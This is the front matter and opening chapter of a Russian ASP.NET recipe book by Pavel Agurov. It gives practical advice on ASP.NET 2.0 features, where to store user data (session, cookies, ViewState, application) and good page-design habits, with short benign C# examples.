**Павел Агуров**

# ASP.NET
# СБОРНИК РЕЦЕПТОВ

Санкт-Петербург
«БХВ-Петербург»
2010

УДК 681.3.06
ББК 32.973.26-018.2
А27

**Агуров П. В.**

А27 ASP.NET. Сборник рецептов. — СПб.: БХВ-Петербург, 2010. — 528 с.: ил. + CD-ROM — (Профессиональное программирование)

ISBN 978-5-9775-0521-5

В книге собраны практические советы и примеры, которые помогут при создании веб-приложений с использованием ASP.NET: разработка архитектуры веб-приложения, его отладка, профилирование, защита, конфигурирование, работа с данными и многое другое. Рассмотрены специальные инструменты и утилиты, которые позволяют ускорить и упростить разработку и отладку веб-приложений. Уделено внимание обработке исключений в веб-приложениях. Отдельная глава посвящена созданию отчетов в MS Excel. Книга будет полезна не только программистам, которые уже используют в своих разработках ASP.NET, но и тем, кто переходит на технологию ASP.NET с классической ASP или языка PHP. На компакт-диске приведен исходный код рассмотренных примеров.

*Для программистов*

УДК 681.3.06
ББК 32.973.26-018.2

**Группа подготовки издания:**

| | |
|---|---|
| Главный редактор | *Екатерина Кондукова* |
| Зам. главного редактора | *Игорь Шишигин* |
| Зав. редакцией | *Григорий Добин* |
| Редактор | *Екатерина Капалыгина* |
| Компьютерная верстка | *Ольги Сергиенко* |
| Корректор | *Зинаида Дмитриева* |
| Дизайн серии | *Инны Тачиной* |
| Оформление обложки | *Елены Беляевой* |
| Зав. производством | *Николай Тверских* |

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 31.03.10.
Формат $70\times100^{1}/_{16}$. Печать офсетная. Усл. печ. л. 42,57.
Тираж 1500 экз. Заказ №
"БХВ-Петербург", 190005, Санкт-Петербург, Измайловский пр., 29.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.60.953.Д.005770.05.09 от 26.05.2009 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 978-5-9775-0521-5

# Оглавление

# Введение

По просьбам любимых читателей
со следующего номера наша газета
будет выходить в рулонах и без текста.

После выхода книги "C#. Сборник рецептов" мне пришло много писем. В общем и целом могу сказать, что идея оказалась востребованной, но первая книга почти не содержала советов по ASP.NET и разработке веб-приложений. Этот пробел я и хочу восполнить.

Сразу хочу оговориться, что включить в одну книгу советы на все случаи жизни не реально. Я постарался собрать те, которые наиболее часто возникают при разработке веб-приложений, а в компании EPAM, где я работаю, мы занимаемся этим очень много.

ASP.NET и разработка сайтов вообще — тема сложная и многогранная. Это и IIS с его многочисленными и не всегда простыми настройками. Это и сам ASP.NET, от версии к версии накапливающий мощь и возможности. Это и компоненты и элементы управления ASP.NET, которых тоже очень много... Но это еще и HTML, CSS и JavaScript... Это и проблемы несовместимости браузеров... Охватить все совершенно не возможно, да и, наверное, не нужно.

В отличие от первой книги, где было мало текста и очень много кода, здесь я постарался собрать не только код. Тут вы найдете и советы по архитектуре веб-приложений и по их защите. Целый раздел отводится обработке исключений в веб-приложениях. Отдельная глава посвящена оптимизации и производительности. Кода в таких главах не много, но я рекомендую обязательно прочитать их.

В этой книге нет теории, только практика. Я думаю, что по каждой из тем можно найти огромное количество литературы. Про архитектуру, "трехзвенку", сервисы можно найти достаточное количество информации, а вот как правильно ее применить — тут уже лучше подходить с практической точки зрения. Почти в любой книге про ASP.NET рассказывается, что такое сессия,

состояние страницы (ViewState), куки... Это теория. Но в каком случае где лучше хранить данные? По каким критериям выбирать? Здесь поможет только практика. Надеюсь, что в таких "чисто практических" вопросах эта книга будет вам небольшим подспорьем.

Удачи!

# Для кого эта книга

Данная книга для программистов-практиков. Не ищите в ней теоретических знаний — для этого есть множество замечательных изданий. Эта книга — набор готовых решений, советов и исходного кода.

Предполагается, что читатель знаком с синтаксисом языка C#, имеет хотя бы небольшой опыт работы с ASP.NET и представление об архитектуре платформы .NET. Знания HTML и JavaScript тоже будут очень желательны, но не обязательны.

Как минимум, слова "скрипт", "postback", "база данных", JavaScript, CSS, стили и т. д. не должны пугать новизной. Иначе, лучше начать с книги-введения в ASP.NET.

# О программном коде

Код, приведенный в книге, собирался в течение нескольких лет из различных источников. Это и книги, и Интернет, и вопросы интервью... Я старался указывать автора, но, конечно, это не всегда было возможно.

Часть советов — это мой личный опыт. Вполне возможно, что я где-то упростил ситуацию или не рассмотрел все стороны вопроса. Пожалуйста — пишите. Я всегда открыт для общения и очень люблю узнавать что-то новое. Все замечания я обязательно учту в следующих изданиях.

Каждый листинг, приведенный в книге, проверялся и, при необходимости, корректировался.

Из-за того, что книга содержит, по большей части, не полные листинги программ (в большинстве примеров удалена автоматически генерируемая и системная информация), мне пришлось пойти на некоторый компромисс. С одной стороны, использование оператора `using` прибавило бы читабельности кода, но с другой — необходимость каждый раз указывать, что "для работы этого фрагмента кода нужно указывать следующие описания...", усложнило бы и без того не легкую жизнь. Итак, директивы `using` во фрагментах кода не указываются, зато имена классов указываются полностью.

Полный и компилируемый исходный код представлен на компакт-диске, а чтобы было проще, название папки, содержащей код, приведено в начале каждого раздела.

# Краткое описание глав

*Глава 1 "Архитектура и общие вопросы"* описывает общие вопросы архитектуры ASP.NET-приложений, правила создания страниц, вопросы кроссбраузерности и совместимости, тегов HTML и многое другое.

*Глава 2 "Формы"* описывает вопросы, связанные с веб-формами: управление свойствами веб-форм, использование мастер-страниц, печать и т. д.

*Глава 3 "Элементы управления"* описывает наиболее интересные элементы управления. Конечно, я здесь не буду рассказывать обо всех элементах и их стандартных свойствах. На эту тему есть множество другой литературы. В данной главе я покажу не всегда очевидные варианты использования элементов управления и расскажу о полезных элементах, про которые часто забывают.

*Глава 4 "Валидация"* посвящена вопросам контроля данных как на стороне сервера, так и на стороне клиента.

*Глава 5 "Отладка, тестирование, обработка исключений и ошибок"* рассказывает, как отлаживать и тестировать приложения. Здесь же описываются принципы обработки исключений и ошибок.

*Глава 6 "Конфигурирование и конфигурационные файлы"* рассказывает, как работать с файлами конфигурации.

*Глава 7 "Производительность"* описывает множество рецептов, которые позволят увеличить производительность сайта. В *разд. "Кэширование"* этой главы показывается, как увеличить производительность с помощью кэширования.

*Глава 8 "Работа с URL"* описывает все, что относится к адресам и переходам с одной страницы на другую. Сюда же относится работа с модулями `HttpModule` и обработчиками `HttpHandler`. Еще один раздел посвящен оптимизации ссылок.

*Глава 9 "Пользователи, имперсонация, авторизация"* описывает работу с пользователями сайта, варианты имперсонации и авторизации.

*Глава 10 "Библиотека JQuery"* содержит описание возможностей новой, но исключительно функциональной библиотеки JQuery. Кроме самой библиотеки, эта глава содержит описание некоторых надстроек, созданных на основе этой библиотеки.

*Глава 11 "Получение данных из Интернета"* содержит рецепты для получения данных из Интернета, создание RSS-канала, некоторые вопросы AJAX.

*Глава 12 "Базы данных, привязка данных"* содержит рецепты, относящиеся к работе с базами данных.

*Глава 13 "Сессия, куки и хранение данных"* описывает, как работать с сессией, куками и где лучше хранить данные. Здесь описываются объекты `Application`, `Session`, `ViewState` и т. д.

*Глава 14 "Защита данных"* посвящена вопросам защиты данных приложений ASP.NET. Описываются как общие вопросы защиты данных, так и специальные средства, появившиеся в ASP.NET 2.0.

*Глава 15 "Данные и отчеты MS Excel для веб-приложений"* описывает, как загружать данные и как создать отчеты в формате MS Excel. Эта глава немного отличается от других, т. к. представляет собой одну большую статью, а не множество небольших рецептов. Мне кажется, так удобнее.

*Глава 16 "Инструменты и библиотеки"* содержит описание нескольких полезных инструментов и бесплатных библиотек, которые помогут существенно сократить время разработки и отладки сайтов.

# Благодарности


Хочется поблагодарить всех сотрудников компании EPAM (**www.epam.com**), где я имею честь работать уже несколько лет. Работать в компании, насчитывающей более четырех тысяч человек, действительно интересно, и это не могло не повлиять на наполнение данного сборника.

Благодарю всех сотрудников издательства "БХВ-Петербург", помогавших мне в процессе создания книги, особенно Игоря Шишигина и Евгения Рыбакова.

# Обратная связь

Почему-то хочется верить, что в этой книге нет ошибок и опечаток. Но в действительности, это, конечно же, не так. Если вы найдете неточности или ошибки, или просто захотите пообщаться — пишите **mail@bhv.ru**.

# ГЛАВА 1



# Архитектура и общие вопросы

"В будущем, компьютеры будут весить не больше 1,5 тонн".
*Журнал "Popular Mechanics", 1949.*

## 1.1. Основные отличия ASP.NET 1.1 и 2.0

- Для разработки проектов не требуется IIS и виртуальная директория.
- Для веб-проектов не используются файлы .csproj, которые раньше создавались для каждого из типов проектов ASP.NET. Вместо файлов проекта Visual Studio использует структуру директорий, таким образом, для того чтобы включить в проект существующий файл, достаточно просто скопировать его в директорию проекта. Если файл или директория удаляется из дерева файлов проекта, то они физически удаляются из файловой системы.
- Директива `@Page` имеет новые атрибуты:
  - `Async` — если значение этого атрибута равно `true`, то страница будет реализовывать интерфейс `IHttpAsyncHandler`, а иначе — интерфейс `IHttpHandler`. В первом случае код страницы может выполняться асинхронно;
  - `AsyncTimeOut` — задает ограничение по времени, отведенное для выполнения асинхронных операций. По умолчанию этот параметр равен 45 секундам;
  - `Culture` — устанавливает набор региональных параметров, используемый для страницы *(см. разд. 1.24)*;
  - `UICulture` — устанавливает набор региональных параметров, используемый для пользовательского интерфейса страницы *(см. разд. 1.24)*;

- `EnableTheming` — позволяет включить или выключить поддержку тем оформления. По умолчанию включено;
- `StyleSheetTheme` — позволяет установить идентификатор темы оформления, которая будет использоваться для изменения установленной темы оформления (в атрибуте `Theme` или в файле web.config). Таким образом можно установить общую тему оформления для всего сайта, а с помощью атрибута `StyleSheetTheme` вносить некоторые изменения в общее оформление страницы и/или некоторых элементов управления, содержащихся на странице;
- `Theme` — указывает название темы оформления, которая будет использована для оформления кода данной страницы;
- `MasterPageFile` — указывает путь к шаблону, который будет использован для создания кода этой страницы. Шаблон называется "мастер-страницей" *(см. разд. 2.18)*.

❒ Класс `Page` имеет новые свойства и методы. Вот некоторые из них:

- `ClientScript` — объект типа `ClientScriptManager` для работы с клиентскими скриптами;
- `RegisterRequiresControlState` — регистрирует элемент, требующий сохранения состояния;
- `EnableTheming` — если значение равно `false`, то поддержка тем на странице отключена;
- `GetValidators` — метод, возвращающий коллекцию валидаторов данной страницы *(см. главу 4)*;
- `Header` — ссылка на объект `HtmlHead`, позволяющий контролировать содержимое раздела `<head>` страницы, при условии, что он отмечен как серверный (`runat="server"`);
- `IsAsync` — если `true`, то страница будет работать в асинхронном режиме;
- `IsCrossPagePostBack` — свойство, позволяющее определить, была ли данная страница запрошена в ответ на отправку данных с другой страницы;
- `Master` — ссылка на экземпляр мастер-страницы *(см. разд. 2.18)*;
- `MasterPageFile` — свойство, содержащее имя файла мастер-страницы *(см. разд. 2.18)*;
- `MaxPageStateFieldLength` — *см. разд. 3.17*;
- `PreviousPage` — ссылка на экземпляр объекта страницы, с которой была осуществлена отправка формы;

- `SetFocus` — *см. разд. 2.7*;
- `Title` — свойство, позволяющее получить и изменить заголовок страницы.

- Сменился цикл жизни страницы. В ASP.NET 1.1 последовательность событий была следующей: инициализация (`Init`), загрузка (`Load`), создание (`PreRender`) и завершение (`Unload`). После этого страница возвращалась клиенту. В ASP.NET 2.0 добавилось еще несколько событий:
  - `PreInit` — вызывается до начала инициализации страницы;
  - `InitComplete` — вызывается после завершения инициализации страницы;
  - `LoadComplete` — вызывается после завершения загрузки страницы;
  - `PreRenderComplete` — вызывается после завершения создания всех элементов страницы.
- В ASP.NET 2.0 применена новая модель компиляции страниц "на лету". Код страниц представляет собой частичный класс (partial class) без описания серверных элементов управления. Эти описания вынесены в другую часть класса страницы, которая генерируется автоматически во время выполнения. Это позволяет разделить автоматически генерируемый код и код пользователя.

## 1.2. В ASP было...

Несколько ответов на вопрос "вот в ASP было так, а где это в ASP.NET":

- файл global.asa теперь называется global.asax и имеет значительно больше функциональности *(см. разд. 1.20)*;
- эквивалент функции `date()` выглядит как:

```
System.DateTime.Now.ToShortDateString()
```

- эквивалент функции `time()` выглядит как:

```
System.DateTime.Now.ToShortTimeString()
```

- созданные объекты не нужно уничтожать самостоятельно, это делает сборщик мусора (однако файлы и другие ресурсы нужно освобождать сразу после завершения их использования).

Приведу несколько статей, описывающих миграцию с ASP на ASP.NET:

- **http://www.asp.net/downloads/archived/migration-assistants/asp-to-aspnet/**
- **http://www.asp101.com/articles/john/asptoaspnet/default.asp**
- **http://www.asp101.com/articles/paolo/asp2aspnet/default.asp**

# 1.3. Можно ли запустить приложение ASP.NET под Apache

Да, можно. См. **http://httpd.apache.org/cli/mod_aspdotnet**.

# 1.4. Где найти исходный код Framework

См. ссылку **http://referencesource.microsoft.com/netframework.aspx**.

# 1.5. Использование SSI *include* в ASP.NET

Common\SSI[1]

Оператор `include` из языка SSI (Server Side Include, включение на стороне сервера) можно использовать, например, для создания блока скриптов, которые повторяются на всех страницах или регистрации элементов управления. В общем, для создания блоков текстовой информации, которая повторяется на многих страницах.

Например, каждая страница сайта должна содержать набор скриптов, описанный в файле `scripts.inc`:

```
<script type="text/javascript" src="Scripts/common.js"></script>
... другие файлы скриптов ...
```

Для включения содержимого этого файла в страницу используется конструкция `include`, заключенная в знаки HTML-комментариев:

```
<head runat="server">
 <title></title>
 <!-- #include virtual="~/Include/scripts.inc" -->
</head>
```

Теперь содержимое файла scripts.inc будет подставлено в указанное место страницы, и обновлять необходимый список скриптов будет легко и просто. Аналогично можно вставлять любые блоки текста. Только учтите, что реализовывать с помощью SSI единый дизайн страниц (как это делалось в классическом ASP) необходимости нет. Для этого есть более мощный механизм мастер-страниц *(см. разд. 2.18)*. И, кроме того, учтите, что вставка происходит *после* компиляции страницы, поэтому использовать при этом серверный код не получится.

---

[1] Таким образом указывается название папки на прилагаемом к книге компакт-диске, содержащем полный и компилируемый исходный код.

И еще одно замечание. Включение файла можно сделать, например, так:

```
<% Response.WriteFile("~/Include/scripts.inc"); %>
```

Данная запись более близка к ASP.NET, но, как мне кажется, менее красива и проста.

## 1.6. Как узнать версию ASP.NET, под которой работает сайт

Вызов `System.Environment.Version.ToString()` возвращает версию ASP.NET.

## 1.7. Как узнать браузер и версию клиента, запустившего сайт

Свойство `Request.Browser.Browser` возвращает название браузера клиента, а `Request.Browser.Version` — полную строку версии браузера (свойства `MajorVersion` и `MinorVersion` возвращают соответственно старшую и младшую части строки версии браузера). Название браузера может быть, например, IE, Netscape, Opera и т. д.

## 1.8. Как узнать параметры компьютера, на котором работает сайт

С помощью класса `System.Environment` можно узнать информацию о компьютере, на котором работает сайт:

- `System.Environment.MachineName` — имя машины;
- `System.Environment.OSVersion` — версия операционной системы;
- `System.Environment.WorkingSet` — объем памяти;
- `HttpContext.Current.Server.MachineName` — имя машины;
- `HttpContext.Current.Request.ServerVariables["LOCAL_ADDR"]` — локальный IP-адрес машины.

## 1.9. Где расположен временный каталог

Определить расположение временного каталога можно с помощью вызова

```
Environment.GetEnvironmentVariable("TEMP"))
```

# 1.10. Как изменить временный каталог ASP.NET

Временный каталог ASP.NET можно изменить с помощью настройки в глобальном файле web.config, который расположен в папке %windows% \Microsoft.NET\Framework\v2.0.50727\CONFIG.

Эта настройка задается параметром `tempDirectory`, например:

```
<compilation tempDirectory="C:\MyTemp">
```

# 1.11. Информация о соединении

Переменная `Request.IsLocal` возвращает `true`, если запрос локальный. Эта информация полезна, если нужно отобразить некоторые данные только для локальных пользователей (например, отладочную информацию, *см. разд. 14.8*).

Переменная `Request.IsSecureConnection` возвращает `true`, если запрос сделан через защищенное соединение. Проверка этой переменной — более правильный путь, чем сравнение начала URL-адреса со строкой `https`.

# 1.12. Зачем создается пользователь *ASPNET*

После установки ASP.NET вы можете увидеть созданную учетную запись пользователя `ASPNET`. Он используется в IIS5 процессом aspnet_wp.exe. Если вы не используете IIS5 (или IIS6 в режиме совместимости с IIS5), то можете просто удалить или запретить этот аккаунт. Процессом w3wp.exe это имя не используется.

# 1.13. Где сохранить данные при переходе между страницами

Для сохранения данных есть следующие варианты:

- адресная строка (URL);
- куки (cookies);
- скрытые поля (hidden fields);
- состояние страницы (ViewState);
- сессия (Session);
- приложение (Application).

Я имею в виду текущие данные пользователя, а не данные вообще, поэтому просто хранение данных в базе данных я здесь не рассматриваю (вопрос хранения данных в БД будет разбираться в *главе 12*).

Каждый из перечисленных вариантов имеет свои сильные и слабые стороны и при выборе нужно четко понимать их различия и в каких случаях какой из вариантов лучше.

## 1.13.1. Адресная строка

Некоторые данные можно передавать между страницами в *адресной строке*. Точнее сказать, эти данные будут являться параметрами вызывающей страницы, но это вполне можно считать передачей данных. При этом следует учитывать, что, во-первых, эти данные открыты для пользователя (некоторые соображения по безопасности я расскажу в *разд. 14.14*), а во-вторых, длина адреса не может превышать 1024 символа.

Считать данные из параметров страницы можно с помощью свойств `QueryString` и `PathInfo` *(см. разд. 8.13.1)*.

## 1.13.2. Куки

*Куки* хранятся на клиентской стороне. В этом их преимущество — если работа с данными идет на клиентской стороне, то не нужно передавать данные на сервер. В этом и недостаток — клиент может легко найти сохраненные данные и подменить их. Не стоит хранить в куках пароли и другую конфиденциальную информацию.

Для работы с куками предусмотрены методы `Add` (добавить), `Get` (получить), `Clear` (очистить), `Remove` (удалить), `Set` (задать) класса `Request.Cookies`.

Например:

```
HttpCookie langCook = new HttpCookie("Language");
langCook.Value = newLang;
Response.Cookies.Add(langCook);
  ..............
if (Request.Cookies["Language"] != null)
{
if (Request.Cookies["Language"].Value != null)
 lang = string.Format(Request.Cookies["Language"].Value);
}
```

Такой пример я привел только ради простоты. В реальном коде обращение к кукам по имени лучше оборачивать в свойства, иначе одна опечатка в строке имени будет стоить не мало времени отладки (см. совет в *разд. 1.15.6*).

## 1.13.3. Скрытые поля

*Скрытые поля* использовались в классическом ASP для хранения данных пользователя. Точно так же можно использовать их и в ASP.NET. Нужно понимать, что скрытые поля хранятся в самой странице, а значит, во-первых, легко доступны пользователю, а во-вторых, большой объем данных утяжеляет страницу и увеличивает объем данных, передаваемых между клиентом и сервером. Не стоит класть внутрь страницы большие объемы данных. Не стоит хранить в скрытых полях пароли и секретную информацию.

Для доступа к скрытому полю из CS-кода нужно установить скрытому полю атрибут `runat="server"` и обращаться к такому полю по имени.

## 1.13.4. Состояние страницы

*Состояние страницы* (`ViewState`) по сути является тем же скрытым полем, поэтому к нему относится все то, что я перечислил ранее. Преимуществ состояния страницы несколько.

- Все серверные компоненты умеют работать с ним автоматически.
- Доступ к состоянию страницы очень простой — через индексатор `ViewState[имя]`.
- Состояние страницы сжимается, что значительно уменьшает объем передаваемых данных.
- ASP.NET 2.0 может производить контроль изменений состояния страницы. Если данные изменились будет сгенерировано исключение защиты.

К минусам относится увеличивающийся размер страницы (см. также *разд. 3.9.6* и *главу 13*).

## 1.13.5. Сессия

*Сессия* (`Session`) позволяет сохранять данные пользователя на то время, пока пользователь работает с сервером. Доступ к данным производится с помощью индексатора `Session[имя]`.

Приведу несколько полезных фактов "из жизни сессии".

- Данные в сессии живут ровно столько, сколько живет сама сессия пользователя. По умолчанию это 20 минут. Если в течение 20 минут пользователь не общается с сервером, сервер закрывает сессию и все данные удаляются. Очень сильно увеличивать это время не хорошо из соображений безопасности *(см. разд. 14.13)*. Как одно из решений — на страницах требующих длительных операций можно добавить таймер, периодически "дергающий" сервер *(см. разд. 13.14)*.

- ASP.NET позволяет гибко настраивать хранилище данных сессии. Сессию можно сохранить в куках, в памяти сервера и в БД *(см. разд. 13.12)*.
- Данные, хранящиеся в сессии, доступны только "владельцу" этой сессии, если, конечно, данные не хранятся в БД, а приложение забирает их в обход всех правил.
- К плюсам хранения данных в сессии можно отнести возможность хранения существенных объемов информации (если, не хранить сессию в пользовательских куках). К минусам — часто довольно затруднительно определить момент, когда данные из сессии можно удалить.
- При хранении сессии в памяти сервера возможны проблемы с кластером серверов. Ведь у каждого сервера в кластере будет своя сессия пользователя. Решений этой проблемы два. Либо не хранить сессию в памяти сервера (или вообще не использовать сессию), либо настроить кластер таким образом, чтобы клиент, подключившись к конкретному серверу кластера один раз, всю сессию работал только с этим сервером.
- В ASP.NET 4.0 добавлен новый параметр `compressionEnabled`, который позволяет сжимать данные в сессии с помощью ZIP-алгоритма *(см. разд. 13.3)*.

## 1.13.6. Память приложения

*Приложение* (Application) позволяет сохранять данные, общие для всех сессий, например, счетчик посетителей сайта. Доступ к данным приложения осуществляется с помощью индексатора `Application[имя]`.

Кроме того, любая переменная, описанная как `static`, будет храниться в области данных приложения, а значит, будет общей для всех пользователей сайта. Учитывайте это при разработке приложений *(см. разд. 1.15.13)*!

Аналогично сессиям, в использовании памяти приложения есть проблема, связанная с работой на кластере серверов. Данные приложения хранятся в памяти IIS, поэтому для каждого сервера кластера это будет *своя* область памяти. Нет ничего страшного, если это используется для кэширования — все сведется к тому, что на каждом сервере кластера будет загружен свой кэш. Но если данные приложения хранят общую для всех пользователей (точнее — для всех сессий) информацию, например, счетчик пользователей, то это окажется проблемой — каждый сервер кластера будет иметь свой собственный счетчик. В таких случаях придется обойтись без использования памяти приложения и хранить такие счетчики (и вообще общие данные) где-то в БД.

### 1.13.7. Что же выбрать

Выбор конкретного хранилища зависит от нескольких факторов:

1. Должны ли данные быть доступны всем пользователям сервера?
2. Каков объем данных?
3. Есть ли в данных конфиденциальная информация?
4. Должны ли данные храниться дольше, чем время жизни страницы?
5. Будет ли приложение работать на кластере?

Если данные должны быть доступны всем пользователям сервера, то единственный вариант, предоставляемый ASP.NET, — это память приложения (`Application`). Нужно только учитывать особенность работы приложения на кластере. Если приложение планируется масштабировать, то лучше сразу хранить данные в БД и не использовать другие варианты.

Если объем данных небольшой, эти данные используются только одной страницей и не являются секретом для пользователя (например, номер выбранной страницы в таблице данных), то лучше воспользоваться адресной строкой, данными страницы или куками.

Куки удобно использовать для неконфиденциальных данных, работа с которыми ведется только на стороне клиента.

Если предполагается хранить существенный объем данных или конфиденциальные данные, то лучше хранить их в сессии (конечно, если сессия не хранится в куках).

## 1.14. Не используйте подчеркивание в имени серверов

Согласно стандарту RFC 952 (**http://www.ietf.org/rfc/rfc952.txt**) подчеркивание не является разрешенным символом в имени серверов. При его использовании в ASP.NET будут проблемы с сессией и куками — сессия будет работать не предсказуемо.

## 1.15. Общие правила создания страниц

### 1.15.1. Не путайте разметку и код

Архитектура веб-страницы в ASP.NET предполагает разделение разметки и кода, но очень часто это правило нарушается. Например, приветствие выводится так:

```
txtWelcome.Text = string.Format(
          "Здравствуйте <b>{0}/<b>", userFullName);
```

Или даже формируется целый блок HTML-кода внутри CS-файла. Такой подход очень неудобен. Во-первых, поменять разметку и сообщение становится затруднительным — вполне вероятно придется перекомпилировать проект. Во-вторых, в ASPX-разметку (которая может быть сделана либо с помощью CSS, либо просто с помощью HTML-тегов) вмешивается разметка, приходящая из CS-файла, что может дать совсем неожиданный результат. В-третьих, даже отладив всю разметку, есть вероятность, что однажды возникнет необходимость ее поменять. А вот тут разработчиков и дизайнеров ждет сюрприз — часть разметки зашита в CS-код.

Я рекомендую никогда не смешивать разметку и код. В случае отображения сообщения в ASPX-файле можно хранить полностью метку приветствия:

```
Здравствуйте, <b><asp:Label ID="lblWelcome" runat="server" /></b>
```

А в CS-файле присваивать значение поля `lblWelcome.Text`.

Либо, если есть такая необходимость, записывать значение метки вместе с указателями параметров и форматированием:

```
<asp:Label ID="lblWelcome" runat="server"
                 Text="Здравствуйте, {0}" />
```

Но тогда при форматировании этой строки использовать ее саму как параметр функции форматирования:

```
lblWelcome.Text=string.Format(lblWelcome.Text, "Иван Иванович");
```

Такой код заменит параметры в метке и отобразит правильное сообщение, но оставит само сообщение в ASPX-файле, а код работы с данными в CS-файле.

В случае использования локализаций можно воспользоваться ресурсными файлами *(см. разд. 1.35.2)*.

## 1.15.2. Не встраивайте C#-код в ASPX-файл

Архитектура страниц ASP.NET подразумевает наличие CS-файла для кода и ASPX-файла для разметки. Мне кажется, не стоит вставлять C#-код в ASPX-файл, как это часто делается в примерах MSDN. Это не красиво и не удобно.

## 1.15.3. Используйте отдельные JS-файлы

Большие или используемые в нескольких страницах JS-скрипты лучше хранить в виде отдельных файлов. Это ускорит работу страниц, т. к. позволит

браузеру кэшировать эти файлы. А для повторно используемых скриптов это упростит внесение изменений.

Обратите внимание на *разд. 7.7*, описывающий некоторые тонкости кэширования скриптов.

Для более эффективного кэширования можно использовать сервисы CDN *(см. разд. 10.4 и 16.6.2)*.

## 1.15.4. Используйте отдельные CSS-файлы

Стили лучше оформлять в виде CSS-файлов. Это уменьшает размер страниц и упрощает внесение изменений в дизайн сайта. Кроме того, это ускорит загрузку страниц, т. к. позволит браузеру кэшировать эти файлы.

Обратите внимание на *разд. 7.7*, описывающий некоторые тонкости кэширования скриптов.

Для более эффективного кэширования можно использовать сервисы CDN *(см. разд. 10.4 и 16.6.2)*.

## 1.15.5. Используйте мастер-страницы

Для страниц, отличающихся только внутренним наполнением (т. е. имеющим одинаковый блок заголовка, меню, блок ссылок внизу и т. д.), лучше использовать мастер-страницы *(см. разд. 2.18)*.

## 1.15.6. Создавайте базовые классы страниц

Не забывайте, что страницы — это такие же классы, как и в обычном коде, и для них работают правила объектно-ориентированного программирования. Общую функциональность страниц лучше выносить в базовые классы, а сами страницы наследовать от этих классов.

Вообще, я бы советовал сразу создать базовый класс и все страницы заранее наследовать от него. Практика показывает, что это обходится дешевле, чем добавлять базовый класс в процессе разработки.

## 1.15.7. Используйте свойства для обращения к сессии и состоянию

Приведу несколько причин, по которым обращение к сессии и тому подобным объектам нужно оформлять в виде свойств.

- Для обращения к сессии используются строковые имена объектов, что может привести к досадным ошибкам из-за простой опечатки в имени.

Особенно интересно выглядит опечатка в букве, одинаковой в русской и английской раскладках, например *c*. При оформлении обращения в виде свойства компилятор гарантирует правильное написание имени этого свойства.

- Все объекты, хранящиеся в сессии, имеют тип `object`, а значит, любое обращение к ним потребует приведения к типу и будет выглядеть примерно так: `(int)Session["UserAge"]`. Свойство позволяет обращаться к типизированным объектам сессии и сокращает необходимые приведения типов.
- Сессия может закончиться или, наоборот, объект может быть еще не записан в сессию, а значит, обращение к соответствующей переменной "обрастет" блоком проверки вида `if (Session["UserAge"] != null)`. При необходимости внутри свойства будет легко реализовать "ленивую загрузку" (lazy loading).

Вот как будет выглядеть обращение к сессии в виде свойства:

```
public int UserAge
{
get { return Convert.ToInt32(Session["UserAge"]); }
set { Session["UserAge"] = value;}
}
```

Здесь я не проверяю, существует ли значение в сессии. Более того, отсутствие значения не приведет к ошибке, а вернет `0` *(см. разд. 1.15.8)*. Обычно требуется более осмысленное поведение в таком случае, например, генерация исключения, т. к. отсутствие значения в сессии чаще всего означает нарушение логики работы страницы.

Еще одна хорошая практика — собирать все обращения к сессии в один или несколько классов. Это не всегда получается, если таких обращений очень много, но зато позволяет легко контролировать все имена, хранящиеся в сессии.

То же самое относится к обращениям к `ViewState`, кукам и `Application`.

## 1.15.8. Не используйте *Convert.To*-методы, когда этого не требуется

Помните, что метод `Convert.To`*XXX* не вызывает исключение при аргументе, равном `null`. Например, если параметр страницы называется `id`, то преобразование может выглядеть так:

```
int id = Convert.ToInt32(Request["id"]);
```

Для числовых и нечисловых значений все работает как положено. В первом случае `id` будет равно числу, во втором — сгенерировано исключение. А вот в случае, когда параметр `id` совсем отсутствует в запросе, переменная `id` будет равна нулю. А это может стать причиной неожиданной ошибки. Возможно, было бы лучше генерировать исключение в случае отсутствия параметра, а значит, использовать метод `int.Parse` вместо `Convert.ToInt32`.

## 1.15.9. Не используйте *TryParse*, когда не проверяется результат

Аналогично предыдущему случаю, метод `TryParse` не генерирует исключение в случае ввода нечисловых данных. Обрабатывать его результаты нужно самостоятельно. Например, такой код:

```
int id = -1;
int.TryParse(Request["id"], out id);
```

Даже если `TryParse` вернет `false`, что означает, что указанный параметр не может быть преобразован в число (возможно, это была XSS-атака! *См. разд. 14.6*), код продолжит свою работу. Хорошо, если значение `-1` где-то проверяется и отсекается, но бывает, что и такой проверки тоже нет, и весь запрос идет в БД.

Общее правило таково: в случае использования `TryParse` необходимо проверять результат его выполнения и обрабатывать соответствующие ситуации.

## 1.15.10. Проверяйте данные не только на клиенте, но и на сервере

Проверка данных на стороне клиента с помощью клиентских валидаторов *(см. главу 4)* является хорошей практикой, позволяющей экономить ресурсы сервера и нервы пользователей. Но проверять данные только на клиенте не достаточно. Вполне вероятно, что у пользователя будет просто отключен JavaScript, или хакер захочет сформировать запрос вручную. Обязательно проверяйте полученные данные на серверной стороне!

## 1.15.11. Не создавайте глубокой иерархии элементов управления

Постарайтесь ограничиться наследованием или максимум тремя уровнями вложенности элементов управления. Иначе поддержка такого проекта станет крайне затруднительной.

## 1.15.12. Используйте события для обмена между элементами управления и их контейнерами

Обмен данными между элементами управления и контейнерами с помощью переменных сессии приводит к замусориванию сессии. Кроме того, нужно будет гарантировать, что, во-первых, код, который устанавливает переменную сессии, выполняется перед кодом, который проверяет ее значение. Во-вторых, нужно будет сбрасывать эти переменные, иначе при повторном заходе на страницу возможна некорректная работа из-за того, что в сессии уже есть значение. Очистка сессии — задача не простая. Пользователь вовсе не обязан нажимать кнопку выхода со страницы, он может просто набрать другой адрес или вовсе закрыть и открыть браузер. Использование событий делает код более простым и надежным, да и подписываться на события могут сколько угодно элементов и контейнеров.

Например, *см. разд. 2.18.3*.

## 1.15.13. Будьте аккуратны со статическими переменными

Статические переменные хранятся в памяти IIS и являются общими для всех сессий. С одной стороны, это удобно для кэширования общих данных (например, справочников, *см. разд. 7.10*). Но с другой — не знание этого факта может привести к неожиданным последствиям.

